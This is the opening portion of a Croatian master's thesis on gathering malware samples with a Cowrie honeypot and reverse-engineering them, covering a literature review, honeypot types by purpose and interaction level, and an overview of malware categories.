Prikupljanje podataka putem poslužitelja mamca u cilju obrnutog inženjeringa zlonamjernih programa

Vladava, Josip

Master's thesis / Diplomski rad

2022

Degree Grantor / Ustanova koja je dodijelila akademski / stručni stupanj: **University of Zagreb, Faculty of Transport and Traffic Sciences / Sveučilište u Zagrebu, Fakultet prometnih znanosti**

Permanent link / Trajna poveznica: https://urn.nsk.hr/urn:nbn:hr:119:812885

SVEUČILIŠTE U ZAGREBU

FAKULTET PROMETNIH ZNANOSTI

Josip Vladava

PRIKUPLJANJE PODATAKA PUTEM POSLUŽITELJA MAMCA U CILJU OBRNUTOG INŽENJERINGA ZLONAMJERNIH PROGRAMA

DIPLOMSKI RAD

Zagreb, rujan 2022.

SVEUČILIŠTE U ZAGREBU
FAKULTET PROMETNIH ZNANOSTI
POVJERENSTVO ZA DIPLOMSKI ISPIT

Zagreb, 6. lipnja 2022.

Zavod: **Zavod za informacijsko komunikacijski promet**
Predmet: **Sigurnost i zaštita informacijsko komunikacijskog sustava**

DIPLOMSKI ZADATAK br. 6962

Pristupnik: **Josip Vladava (0135242788)**
Studij: Promet
Smjer: Informacijsko-komunikacijski promet

Zadatak: **Prikupljanje podataka putem poslužitelja mamca u cilju obrnutog inženjeringa zlonamjernih programa**

Opis zadatka:

U okviru diplomskog rada potrebno je analizirati dosadašnja istraživanja u području poslužitelja mamaca i analize zlonamjernih programa. Nadalje, potrebno je prikazati proces implementacije poslužitelja mamca te analizirati alate koje je moguće koristiti u funkciji obrnutog inženjeringa zlonamjernih programa. Tijekom istraživanja potrebno je prikupiti podatke primjenom implementiranog poslužitelja mamaca te ih analizirati prethodno identificiranim alatima za obrnuti inženjering. Rezultate istraživanje potrebno je sintetizirati i interpretirati u svrhu stjecanja boljeg uvida u mogućnosti unaprjeđenja zaštite komunikacijskih mreža od raznovrsnih malicioznih programa.

Mentor:

dr. sc. Ivan Cvitić

Predsjednik povjerenstva za diplomski ispit:

Sveučilište u Zagrebu

Fakultet prometnih znanosti

DIPLOMSKI RAD

PRIKUPLJANJE PODATAKA PUTEM POSLUŽITELJA MAMCA U CILJU OBRNUTOG INŽENJERINGA ZLONAMJERNIH PROGRAMA

DATA COLLECTION WITH HONEYPOT SERVER FOR REVERSE ENGINEERING OF MALWARE

Mentor: dr. sc. Ivan Cvitić

Student: Josip Vladava
JMBAG: 0135242788

Zagreb, rujan 2022.

PRIKUPLJANJE PODATAKA PUTEM POSLUŽITELJA MAMCA U CILJU OBRNUTOG INŽENJERINGA ZLONAMJERNIH PROGRAMA

SAŽETAK

Zlonamjerni program je svaki štetan kod koji ima namjeru oštetiti korisnika. Kao odgovor na sve veći broj zlonamjernih programa javlja se područje njihove analize. Implementacijom poslužitelja mamaca prikupljaju se zlonamjerni programi koji se putem obrnutog inženjeringa analiziraju. Obrnutim inženjeringom zlonamjernih programa dobiva se uvid u način na koji zlonamjerni program funkcionira, te kako zaustaviti njegovo djelovanje i daljnje širenje. Prikupljene informacije služe za unaprjeđenje i razvijanje strategija kibernetičke sigurnosti.

KLJUČNE RIJEČI: Poslužitelj mamac, obrnuti inženjering, zlonamjerni program, statička analiza, dinamička analiza

DATA COLLECTION WITH HONEYPOT SERVER FOR REVERSE ENGINEERING OF MALWARE

SUMMARY:

Malware is any harmful code intended to harm the user. In response to the growing number of malicious programs, the field of malware analysis is emerging. Malware can be collected by implementing honeypot servers and analyzed using reverse engineering tools and techniques. Reverse engineering of malware provides insight into how they work and how to stop their operation and further spread. The collected information serves to stop their operation and further spread. Collected information serves to improve and develop cyber security strategies.

KEY WORDS: Honeypot, malware, reverse engineering, static analysis, dynamic analysis

Sadržaj

1. Uvod

Danas se bilježi sve veća upotreba tehnologije, a prvenstveno Interneta, što inherentno vodi do kibernetičkog kriminala koji može ugroziti svakoga. Žrtve mogu biti pojedinci, organizacije, državna tijela, vlade i tvrtke. Kibernetički kriminalci koriste zlonamjerne programe kako bi ukrali osjetljive podatke ili financijska sredstva, nanijeli štetu, preuzeli kontrolu na drugim računalima ili špijunirali. Zlonamjerni program je svaki štetan kod koji utječe na hardver, softver, mrežu ili na samog korisnika. Razvoj zlonamjernih programa je doveo do razvoja prikrivanja zlonamjernih programa što onemogućava detekciju pomoću antivirusnih programa.

Kao odgovor na povećani razvoj zlonamjernih programa javlja se područje analize zlonamjernih programa. Analiza zlonamjernih programa je postupak otkrivanja funkcionalnosti, izvora i utjecaja zlonamjernih programa. Analiza se provodi nakon sigurnosnog incidenta kako bi se prikupili indikatori na koji je način zlonamjerni program ušao u sustav, kakvu je štetu prouzročio, te kako ukloniti zlonamjerni program iz sustava i u konačnici kako osigurati sustav od sličnih prijetnji u budućnosti. Kako bi metode i alati obrnutog inženjeringa održali korak s razvojem zlonamjernih programa javlja se potreba za poslužiteljima mamcima putem kojih se prikupljaju novi uzorci zlonamjernih programa.

Lance Spitzner je 1999. godine definirao poslužitelje mamce kao resurs informacijskog sustava čija vrijednost leži u neovlaštenom ili nedopuštenom korištenju tog resursa. Mamci poslužitelji nemaju ovlaštenu upotrebu, upravo zato se svaka interakcija smatra zlonamjernom i preko toga se ''hvataju'' kibernetički kriminalci.

Glavni problem u procjeni karakteristika i pristupa zlonamjernog programa je nedostatak potpunijih skupova podataka o zlonamjernim programima, stoga je zadatak ovog diplomskog rada prikupiti podatke putem poslužitelja mamca, te putem metoda i alata obrnutog inženjeringa, konkretno statičke i dinamičke analize, doznati što više o zlonamjernim sustavima koji napadnu mamac.

Ovaj diplomski rad podijeljen je u osam cjelina:

1. Uvod
2. Pregled dosadašnjih istraživanja
3. Poslužitelji mamci i zlonamjerni programi
4. Obrnuti inženjering u svrhu analize zlonamjernih programa
5. Implementacija poslužitelja mamca i sigurnog okruženja za analizu zlonamjernih programa
6. Analiza podataka prikupljenih putem poslužitelja mamca
7. Sinteza rezultata istraživanja i smjernice zaštite
8. Zaključak

Drugo poglavlje sadrži prikaz dosadašnjih istraživanja koja su vezana uz zlonamjerne programe, obrnuti inženjering zlonamjernih programa i poslužitelje mamce. Kroz prikazane radove navedene su značajke i svrha poslužitelja mamaca, razine interaktivnosti, mogućnosti prikupljanja podataka, postupci obrnutog inženjeringa zlonamjernih programa, koji se svode na statičku i dinamičku analizu, te korištenje pripadajućih alata.

U trećem poglavlju opisani su poslužitelji mamci i zlonamjerni programi. Poslužitelji mamci dijele se prema svrsi na produkcijske i istraživačke, a dijele se i prema razini interaktivnosti na one niske, srednje ili visoke interaktivnosti. Poslužitelji mamci i informacije prikupljene putem njih služe za razvijanje i unaprjeđenje kibernetičke sigurnosti. Zlonamjerni programi čine štetu nakon što se ugrade ili unesu preko na ciljano računalo bez znanja korisnika. U poglavlju su opisane najučestalije vrste zlonamjernih programa, metode prikrivanja i načini dostave zlonamjernih programa.

Četvrto poglavlje opisuje obrnuti inženjering kojim se dobiva uvid u način funkcioniranja zlonamjernog programa. Poglavlje opisuje statičku i dinamičku analizu, te tehnike kojima se one provode. Prvi korak je statička analiza, tijekom koje se nastoji dobiti uvid u osnovne informacije o programu, bez pokretanja programa. Dinamičkom analizom promatra se ponašanje zlonamjernog programa, dok on aktivno djeluje nad sustavom. Cilj obrnutog inženjeringa je identificiranje glavnih svojstava zlonamjernog programa kako bi ga se moglo identificirati u budućnosti.

Peto poglavlje opisuje proces implementacije poslužitelja mamca i sigurnog okruženja za analizu zlonamjernih programa. Kao poslužitelj mamac postavljen je *Cowrie*, koji je mamac srednje interaktivnosti, a nakon implementacije se predstavlja kao poslužitelj sa slabim vjerodajnicama.

U šestom poglavlju se analiziraju podaci koji su prikupljeni preko poslužitelja mamca tijekom 96 sati. Prikupljeni podaci se mogu razvrstati u sljedeće kategorije: konekcijski podaci, izvršene naredbe unutar sustava, preuzete programske skripte i preuzete izvršne datoteke.

Sedmo poglavlje predstavlja sintezu rezultata dobivenih analizom konekcijskih podataka, izvršenih naredbi i programskih skripti, te obrnutim inženjeringom prikupljenih zlonamjernih programa. Ovo poglavlje sadrži smjernice zaštite koje predstavljaju prijedlog uputa za održavanje više razine sigurnosti sustava ili organizacije.

2. Pregled dosadašnjih istraživanja

U preglednom radu Kambov N., Kaur Passi L., Honeypots: The Need of Network Security pruža se uvid u poslužitelje mamce - vrste, njihovu važnost za sigurnost mreža, prednosti, nedostatke i njihovu razinu interakcije i rizike povezane s njima. Poslužitelji mamci ne bi imali veliki značaj kada napadač ne bi ulazio u interakciju s njima, stoga se dijele prema razini interaktivnosti, ona može biti niska, srednja i visoka. Poslužitelji mamci niske interaktivnosti pružaju samo usluge kao što su FTP (engl. *File Transfer Protocol*), HTTP (engl. *Hypertext Transfer Protocol*), SSH (engl. *Secure Shell*) itd., imaju ulogu pasivnog praćenja konekcija, te ih prati nizak rizik. Primjer mamca niske interaktivnosti je *Honeyd*. *Honeyd* je alat otvorenog koda, pruža mogućnost za stvaranje nekoliko virtualnih uređaja koristeći neiskorištene IP adrese mreže. Mamci srednje interaktivnosti su slični kao i oni niske razine, ali imaju srednju razinu rizika, prikupljaju detaljnije informacije o zahtjevima. Primjeri su *Dionea* i *Napenthes*. Za razliku od onih srednje i niske razine, mamci visoke razine interaktivnosti uključuju stvarni operativni sustav, prati ih visok rizik, prikupljaju sve vrste informacija, te su teški za održavanje, primjer takvog mamca je *Specter*. Osim prema razini interakcije, dijelimo ih i prema njihovoj namjeni na istraživačke i produkcijske. Prema autorima ovog rada, neke od prednosti poslužitelja mamaca su mogućnost hvatanja zlonamjerne aktivnosti, čak i ako je u šifriranom obliku, te poboljšavaju sustav za detekciju upada smanjenjem broja lažno pozitivnih rezultata, rade u bilo kojem IP (engl. *Internet Protocol*) okruženju, uključujući IPv6 (engl. *Internet Protocol version 6*) i zahtijevaju minimalne resurse. Nedostaci mamaca, prema autorima, su: rizik koji se stvara privlačenjem napada ukoliko se mamac postavi u okruženju organizacije i nedostatak informacija ukoliko se napadi na mamac ne ostvare [1].

Rad autora Fronimos D., Evaluating Low Interaction Honeypots and On their Use against Advanced Persistent Threats je fokusiran na poslužitelje mamce niske razine interaktivnosti. U ovom radu se uspoređuju najsuvremenija programska rješenja poslužitelja mamaca u smislu njihove upotrebljivosti i izvedbe, prema standardima Instituta za održivost softvera koji su objavljeni 2014. godine, kada je rad napisan. Napredne trajne prijetnje, APT (engl. *Advanced*

Persistent Threats) kao što su *Stuxnet*, *Duqu*, *Flame* i *Gauss* smatrane su najnovijim zlonamjernim programima, kao takve ih krasi izuzetno visoka složenost, dizajnirani su za specifične mete napade, te imaju napredne sposobnosti prikrivanja. Tradicionalni sigurnosni mehanizmi neadekvatni su za susret s APT-ovima i pružaju minimalan do nikakav uvid u napad. Poslužitelji mamci ne proizvode lažno pozitivne ili negativne rezultate, što je karakteristika od neprocjenjive važnosti u borbi protiv APT-a. U ovom radu kriteriji za evaluaciju mamaca niske interaktivnosti su bili: razumljivost, dokumentacija, mogućnost izgradnje, mogućnost instaliranja, mogućnost učenja, vrijeme rada, kvaliteta uzoraka zlonamjernog softvera, količina uzoraka zlonamjernog softvera, istodobna sesija, kvaliteta meta podataka i emulirane usluge. Ovim radom evaluirani su sljedeći mamci: *Dionaea*, *Honeyd*, *Amun*, *Conpot* i *Valhala*. Tablica 1 prikazuje sumu svih rezultata rada [2].

Tablica 1. Rezultati evaluacije prema navedenim kriterijima

Kriterij evaluacije	Poslužitelj mamac				
	Dionaea	*Honeyd*	*Amun*	*Conpot*	*Valhala*
Razumljivost	Osrednje	Osrednje	Osrednje	Osrednje	Izvrsno
Dokumentacija	Slabo	Slabo	Slabo	Slabo	Slabo
Mogućnost izgradnje	Slabo	Izvrsno	Slabo	Osrednje	Izvrsno
Mogućnost instaliranja	Osrednje	Izvrsno	Osrednje	Osrednje	Izvrsno
Mogućnost učenja	Slabo	Osrednje	Osrednje	Osrednje	Slabo
Kvaliteta uzoraka	Izvrsno	Slabo	Osrednje	Slabo	Slabo
Količina uzoraka	Izvrsno	Slabo	Osrednje	Slabo	Slabo
Vrijeme rada	Izvrsno	Izvrsno	Izvrsno	Izvrsno	Izvrsno
Broj sesija	Izvrsno	Izvrsno	Izvrsno	Izvrsno	Osrednje
Kvaliteta meta podataka	Osrednje	Osrednje	Osrednje	Osrednje	Osrednje
Emulirane usluge	Izvrsno	Slabo	Osrednje	Osrednje	Osrednje

Izvor: [2]

Evaluacija pokazuje da iako je tehnologija poslužitelja mamaca superiorna u smislu produktivnosti, većina procijenjenih mamaca nije u potpunosti u skladu sa standardima softverske procjene Instituta za održivost softvera. S druge strane što je prijetnja upornija

neizbježno se mora preuzeti veći rizik. Prema autorima, poslužitelji mamci bi se mogli pokazati od neprocjenjive važnosti u borbi protiv budućih napada od APT-a [2].

U radu Moore C., Al-Nemrat A., An Analysis of Honeypot Programs and the Attack Data Collected opisana su programska rješenja za postavljanje poslužitelja mamca, navedeni su *BackOfficer Friendly*, *HoneyBot*, *Nepenthes*, *Dionaea* i *Kippo*. Za prikupljanje podataka na Ubuntu virtualnoj mašini postavljen je *Dionaea* poslužitelj mamac, a podaci koji su se prikupljali su: izvorišna IP adresa, destinacijski port i vremenske oznake. Analizom prikupljenih podataka pokazalo se da je određena IP adresa napravila 13708 pokušaja spajanja, trideset puta više od IP adrese koja je bila druga po broja spajanja, najzastupljeniji destinacijski port je bio SIP (engl. *Session Initiatio Protocol*) port 5060. U zaključku rada je navedeno da *Dionaea* mamac omogućuje prikupljanje velikog seta podataka čijom analizom se mogu dobiti vrijedne informacije za osiguranje mreže [3].

Sljedeća skupina radova fokusira se na analizu zlonamjernih programa. Prvi takav je rad Yusirwan S. S., Prayudi Y., Riadi I., Implementation of Malware Analysis using Static and Dynamic Analysis Method. U ovom radu se kao uzorak zlonamjernog programa koristi program *TT.exe*, te su opisane dvije glavne metode analize zlonamjernih programa: statička i dinamička analiza, od kojih se svaka dijeli na osnovnu i naprednu analizu. Glavna razlika između njih je što se statička analiza provodi bez pokretanja zlonamjernog programa, dok se dinamička izvodi u izoliranom sigurnom okruženje gdje se nadgleda svaka promjena koju zlonamjerni program napravi. Osnovna statička analiza sastoji se od skeniranja zlonamjernog programa s antivirusnim programom, generiranja jedinstvenog ključa datoteke, detekcije pakiranja i analize PE (engl. *Portable Executable*) formata maliciozne datoteke. Primjeri alata koji provode osnovnu statičku analizu su *VirusTotal*, *Md5deep*, PEiD, *Exeinfo* PE, RDG *Packer* i D4do. Napredna statička analiza podrazumijeva analizu znakovnih nizova iz kojih se mogu pročitati korištene funkcije u kodu maliciozne datoteke i analizu datoteke u alatu za rastavljanje kojim se analiziraju asemblerske instrukcije iz kojih se može iščitati funkcionalnost programa. Primjeri alata napredne statičke analize su *BinText*, *Dependency Walker* i IDA (engl. *Interactive Disassembler*). Osnovna dinamička analiza sastoji se od analize pomoću pregleda pokrenutih procesa i analize mrežnog prometa.

Primjeri alata osnovne dinamičke analize su *VirtualBox*, *Anubis*, *Comodo, Instant Malware Analysis* i *Wireshark*. Napredna dinamička analiza se izvodi korištenjem alata za otklanjanje pogrešaka. Iz rezultata analiza dobilo se izvješće s informacijama o karakteristikama zlonamjernog softvera. Primjeri alata napredne dinamičke analize su *OllyDbg* i *Regshot*. U radu je prikazana analiza zlonamjernog programa te je zaključeno da je potrebno koristiti kombinaciju alata statičke i dinamičke analize kako bi se prikazala cjelovita slika zlonamjernog programa [4].

Sljedeći rad Datta A., Anil Kumar K., Aju D., An Emerging Malware Analysis Techniques and Tools: A Comparative Analysis, također proučava statičku i dinamičku analizu, ali se pritom fokusira na metode i alate tih analiza. Neki od spomenutih alata su: PEiD, PE *view*, *PEExplorer*, UPX (engl. *Ultimate Packer for Executables*), *Dependency Walker*, *OlldyDbg*, *Process Monitor*, *Process Explorer*, itd. Rad sadrži i usporedbu internetski baziranih rješenja za analizu zlonamjernih programa kao što su: *Any Run, Virus Total, Intezer Analyse i Hybrid-Analysis*. Rezultat rada daje uvid u pojednostavljeni pristup analizi zlonamjernih programa. Izrađen je dijagram analize prema kojemu se prvo provodi statička analiza, potom ukoliko se ne otkrije o kojem se zlonamjernog programu radi, slijedi faza obrnutog inženjeringa u kojoj se koriste statički i dinamički alati za analizu, ukoliko se ponovno ne prikupi dovoljno informacija o zlonamjernom programu slijedi faza u kojoj se program dinamički analizira u jednom od ranije navedenih internetskih rješenja. Ukoliko ni ta faza ne rezultira s detekcijom zlonamjernog programa slijedi analiza temeljena na hibridnoj analizu, odnosno umjetnoj inteligenciji. Zaključak rada ističe potrebu za korištenjem većeg broja alata prilikom analize pojedinog zlonamjernog programa [5].

Istraživanje Megira S., Pangesti A. R., Wibowo F.W., Malware Analysis and Detection Using Reverse Engineering Technique bavi se analizom zlonamjernih programa korištenjem metode obrnutog inženjeringa. Metoda obrnutog inženjeringa postaje jedno rješenje koje se može koristiti za ekstrakciju podataka iz zlonamjernog programa da se dozna kako zlonamjerni program funkcionira kada napadne sustav. Ovim radom analizira se datoteka *best.exe*, koja predstavlja uzorak zlonamjernog programa. U svrhu sprječavanja zaraze drugih sustava za analizu je korišten alat za virtualizaciju *VMware Workstation*. Najprije se provela statička analiza. Za prvi korak korišten je CFF *Explorer* za otvaranje uzorka zlonamjernog programa. Analizom je dobivena

informacija o veličini datoteke, veličina je iznosila 626 KB / 641024 B i detektirana je kao PE izvršna datoteka, s proizvođačem *Lincoln National Corporation*. Analizom pomoću PEviewa je dobiven datum napravljene datoteke: nedjelja, 01.10.2017. u 09:20 UTC (engl. *Coordinated Universal Time*). Ovaj rad također koristi internetsku stranicu *VirusTotal* za analizu uzoraka zlonamjernog programa kako bi se moglo saznati je li datoteka *best.exe* doista zlonamjerni softver. Na temelju skeniranja na *VirusTotal-u* zaključeno je da je *best.exe* datoteka uistinu zlonamjerni program koji je uključen u vrstu Trojan s jedinstvenim SHA256 ključem vrijednosti 0cfe9c1725dfc5f73bb36ae2b168958f8ee8cf008f1240cf2808a91a513e22d4. Sljedeći korak je rastavljanje uzoraka zlonamjernog softvera kako bi se saznalo koje instrukcije koristi zlonamjerni program. Alat IDA korišten je za izvođenje procesa rastavljanja i dobivanje asemblerskih instrukcija. Prvi korak u dinamičkoj analizi je bilježenje svih aktivnosti zlonamjernog programa prilikom pokretanja uzorka. Prvo su pokrenuti *Process Monitor* i *Wireshark* programi prije pokretanja uzorka. Kao rezultat analize otkrivene su neke mogućnosti virusa: sakriti tragova nakon preuzimanja, detekcija imena aktivnog računala, postavljanje računala u stanje mirovanja, stvaranje novih procesa, slanje informacija o zaraženom računalu napadaču, prikupljanje povijesti internetskog pregledavanja. Neki uobičajeni simptomi koji se javljaju kada je računalo zaraženo zlonamjernim programom iz ovog rada uključuju: povećana upotreba resursa procesora, usporeni operativni sustav i instalirani programi, pojava skočnih prozora unutar Internet preglednika koji preporučuju lažna ažuriranja. Rad zaključuje da je obrnuti inženjering prikladna tehnika za korištenje u analizi zlonamjernog programa. Metode statičke i dinamičke analize imaju prednosti prilikom analize zlonamjernog programa, te se kombiniranjem obiju metoda mogu dobiti cjelovitiji rezultati [6].

U radu Bhardwaj V., Kukreja V., Sharma C., Kansal I., Popali R., Reverse Engineering-A Method for Analyzing Malicious Code Behavior opisani su alati koji se koriste prilikom obrnutog inženjeringa. PEiD je besplatni alat za statičku analizu koji se može koristiti za identifikaciju pakiranja prilikom izrade programa, što znatno olakšava analizu zapakiranog programa. Sljedeći analizirani alat je program za otklanjanje pogrešaka. *OllyDbg* je program za ispravljanje pogrešaka i rastavljanja namijenjen za *Microsoft Windows* izvršne datoteke. Analitičari zlonamjernih programa prvenstveno koriste *OllyDbg* za vrijeme dinamičke analize. Sljedeći alat se koristi za

rastavljanje, primjer je IDA *pro*. Budući da je izvršna datoteka u binarnom obliku, teško je razumjeti instrukcije unutar datoteke, zato se koristi alat za rastavljanje kako bi se taj binarni kod preveo u ljudima razumljivi asemblerski jezik. U rezultatu rada opisan je raspakiravanja i analize zlonamjernog programa. Prvo, korištenjem alata za otkrivanje pakiranja PEiD je identificirano je li izvršna datoteka zapakirana ili ne. U radu je identificirano pakiranje s alatom AS *Packer*. U sljedećem koraku AS zapakirana datoteka otvara se pomoću *OllyDbg* kako bi se otkrio postupak raspakiravanja. Rad zaključuje kako su početni rezultati ohrabrujući, te kako je prilikom daljnje analize potrebno upotrijebiti postupak rastavljanja kako bi se doznalo što više informacija o funkcionalnosti zlonamjernog programa [7].

3. Pregled poslužitelja mamaca i zlonamjernih programa

Poslužitelji mamci služe kao zamka kojom se „hvataju“ kibernetički kriminalci, odnosno putem ovakvih poslužitelja pokušava se dobiti uvid u aktivnosti koje napadači izvršavaju nakon što ostvare pristup na tuđem računalu. Putem mamaca prikupljaju se zlonamjerni programi koji se putem obrnutog inženjeringa analiziraju kako bi se dobile informacije o novim programima. Informacije prikupljene putem poslužitelja mamaca služe za unaprjeđenje i razvijanje strategija kibernetičke sigurnosti unutar raznih organizacija. Razvijanje strategija kibernetičke sigurnosti uključuje identificiranje i popravljanje sigurnosnih propusta u postojećoj arhitekturi te informacijskoj i mrežnoj sigurnosti. Kako bi poslužitelj mamac bio uspješan potrebno ga je konfigurirati na način da sadrži informacije, datoteke ili ranjivosti koje napadači mogu koristiti za daljnje eksploatacije. Veći broj poslužitelja mamaca u mreži naziva se mreža mamaca [8]. Takva mreža mora biti dizajnirana kao svaka druga legitimna mreža kako bi se smanjila vjerojatnost detekcije mamaca od strane napadača. Mreža mamaca sastoji se od poslužitelja koji pomoću raznih alata za postavljanje mamaca emuliraju razne uređaje i usluge kao što su: baze podataka, usmjerivači, printeri, SSH poslužitelji, SMTP (engl. *Simple Mail Transfer Protocol*) poslužitelji itd. Poslužitelji mamci mogu biti kreirani pomoću softvera koji emulira ranjivi poslužitelj i njegovo naredbeno sučelje, te postavljanjem virtualnih mašina s ranjivim softverskim rješenjima, u oba slučaja mamac mora biti segmentiran od ostatka mreže i pod konstantnim nadzorom [9].

Kibernetički kriminalci prilikom razvoja zlonamjernih programa koriste ranjivosti u legitimnim programima, ranjivosti operativnog sustava ili legitimne funkcije operativnog sustava za zlonamjernu svrhu. Žrtve zlonamjernih programa mogu biti pojedinci, organizacije, državna tijela, vlade i tvrtke. Prema [10] zlonamjerni programi se dijele na: trojanski konj, virus, crv, *rootkit*, špijunski, oglašivački programi (engl. *Adware*), ucjenjivački (engl. *Ransomware*), *fileless* i *botnet*.

3.1. Poslužitelji mamci

Stroga kategorizacija mamaca ne postoji, ali najčešće se kategoriziraju prema svrsi, te prema razini interaktivnosti. Prema svrsi postoje dvije vrste mamaca, produkcijski i istraživački, a prema razini interaktivnosti postoje mamci niske, srednje i visoke interaktivnosti [8], [11].

Tablica 2. Poslužitelji mamci raspoređeni prema imitiranoj usluzi i interaktivnosti

Imitira	Razina interaktivnosti	Naziv
Bazu podataka	Niska	*Mysql-honeypotd*
Printer	Srednja	*Miniprint*
SMB poslužitelj	Visoka	SMB *Honeypot*
***Cisco* ASA komponentu**	Niska	*Ciscoasa_honeypot*
SSH/Telnet poslužitelj	Srednja	*Cowrie*
SSH poslužitelj	Visoka	*Sshhipot*

Tablica 2 prikazuje poslužitelje mamce, nabrojane u [13], kategorizirane prema imitiranoj usluzi, razini interaktivnosti i nazivu. Većina mamaca niske interaktivnosti najčešće služe za imitaciju standardnih protokola kao što su SSH, HTTP, ali i specifičnih uređaja poput *ciscoasa_honeypot, Cisco* ASA (engl. *Adaptive Security Appliance*) je uređaj za podizanje mrežne sigurnosti. Mamci srednje interaktivnosti isto tako emuliraju SSH poslužitelje, ali po svojoj definiciji omogućavaju prikupljanje kvalitetnijih podataka, a mamci visoke interaktivnosti služe za prikupljanje informacija o sofisticiranim prijetnjama kao što je *Wannacry* ucjenjivački program, nadalje, mamci visoke interaktivnosti mogu imitirati industrijske kontrolne sustava te prikupljati informacije o specifičnim metodama napada.

3.1.1. Produkcijski mamci

Produkcijske mamce koriste velike tvrtke, organizacije, a ponekad i slavni ljudi, političari, te poslovni ljudi visokog profila. Produkcijski mamci najčešće se koriste za skretanje pozornosti napadača od kritične, više vrijedne infrastrukture. Putem produkcijskih mamaca prikupljaju se informacije poput IP adresa napadača, vremena napada, volumena prometa i ciljanih logičkih portova, navedene informacije se u ovom slučaju ne koriste za detaljnu analizu već za efikasno blokiranje prikupljenih IP adresa i popravljanje sigurnosnih propusta [8]. Produkcijski mamci prikupljaju manje podataka od istraživačkih, te su lakši za implementaciju, održavanje i predstavljaju manji sigurnosni rizik za organizaciju.

3.1.2. Istraživački mamci

Istraživački mamci su kompleksni, teži za implementaciju i održavanje, te mogu predstavljati povećani sigurnosni rizik. Najčešće ih koriste vojne organizacije, vladina tijela i istraživačke organizacije. Ovakvi mamci služe za prikupljanje informacija o aktivnostima, namjerama i načinima ostvarivanja neautoriziranog pristupa na sustav, odnosno dizajnirani su za prikupljanje informacija o specifičnim metodama koje koriste napadači, njihovom ponašanju unutar sustava i detekciji aktivnih eksploatacija [8]. Navedene informacije koriste se za razvoj alata, programa i procesa za detekciju, suzbijanje i analizu napada.

3.1.3. Mamci visoke interaktivnosti

Mamci visoke interaktivnosti osmišljeni su kako bi natjerali napadače da ulože što veću količinu vremena unutar mamca, na taj način istraživači ili sigurnosni tim prikupljaju veliku količinu podataka o napadima, namjerama i pokušajima eksploatacije sustava od strane napadača. Mamci visoke interaktivnosti pružaju napadačima pravi sustav za provođenje napada,

na ovaj način se smanjuje vjerojatnost da će napadači uspjeti detektirati mamac i promijeniti svoje aktivnosti. Prikupljene informacije putem ovakvog mamca pružaju detaljniji uvid u napadačke alate za dobivanje privilegija u sustavu i aktivnosti skupljanja informacija i njihovo prenošenje iz sustava. Kako bi se smanjila mogućnost širenja napada iz samog mamca potrebno je osigurati odvojeno okruženje u kojem se nalazi mamac [8], [11].

3.1.4. Mamci srednje interaktivnosti

Mamci srednje interaktivnosti pokušavaju kombinirati najbolje elemente mamaca niske i visoke interaktivnosti. Oni omogućavaju prikupljanje podataka o aktivnostima napadača u sustavu, pasivnim skeniranjima portova i zlonamjernim programima koje napadači ostave na sustavu. Mamci srednje interaktivnosti imitiraju elemente aplikacijskog sloja bez operativnog sustava, odnosno ovakvi mamci koriste emulaciju kako bi oponašali sustav datoteka, naredbeno sučelje ili mrežnu uslugu, npr. mamci mogu emulirati ponašanje poslužitelja s otvorenim SSH portom putem kojeg je moguće ostvariti konekciju koja vodi do emuliranog naredbenog sučelja [8], [11], [12]. Ovakvi mamci su uspješni jer mogu biti dovoljno zanimljivi napadačima, a administratorima pružaju visoku razinu upravljanja konfiguracijom. Pomoću ovakvih mamaca često se prikupljaju podaci o ponašanju automatiziranih napada i *botnet-ova*.

3.1.5. Mamci niske interaktivnosti


Mamci niske interaktivnosti najčešće pružaju mogućnost imitacije servisa kao što su SSH, FTP ili HTTP poslužitelja, u njima se ne nalaze nikakve datoteke koje bi mogle biti zanimljive napadačima. Ovakvi mamci su jednostavni za implementaciju i služe za prikupljanje informacija o IP adresama, lokacijama napadača, pokušajima skeniranja portova, te ovisno o imitiranoj usluzi, korištenim korisničkim imenima i lozinkama [8], [11].

3.2. Zlonamjerni programi

Zlonamjerni programi su programi koje kibernetički kriminalci razvijaju kako bi dobili pristup i/ili prouzročili štetu u mreži ili računalu. Zlonamjerni programi čine štetu nakon što se ugrade ili unesu preko daljine na ciljano računalo bez znanja korisnika. Zlonamjerni programi ne uključuju onaj softver koji uzrokuje nenamjernu štetu zbog grešaka prilikom programiranja, sporog ažuriranja i sl. [14].

Statistički podaci iz 2022. godine pokazuju da se tokom 2020. godine odvilo 5.4 milijardi napada putem zlonamjernih programa na svjetskoj razini, većina napada bila je usmjerena na profesionalni sektor. Većina napada je bila usmjerena prema Sjevernoj Americi. 68.5% organizacija u svijetu su bile žrtve napada zlonamjernim programima. Veliki broj napada u 2020. godini pripisuje se porastu cijena kriptovaluta što je dovelo do povećanog razvoja zlonamjernih programa za krađu kriptovaluta ili korištenje resursa zaraženih računala za njihovo rudarenje. Većina organizacija bila je napadnuta *botnet* i zlonamjernim programima namijenjenih za rudarenje kriptovaluta, a napadi ucjenjivačkim programom su činili samo 5% ukupnih napada na svjetskoj razini. Nadalje, pokazalo se da je 85% organizacija uspjelo oporaviti podatke bez plaćanja otkupnine [15].

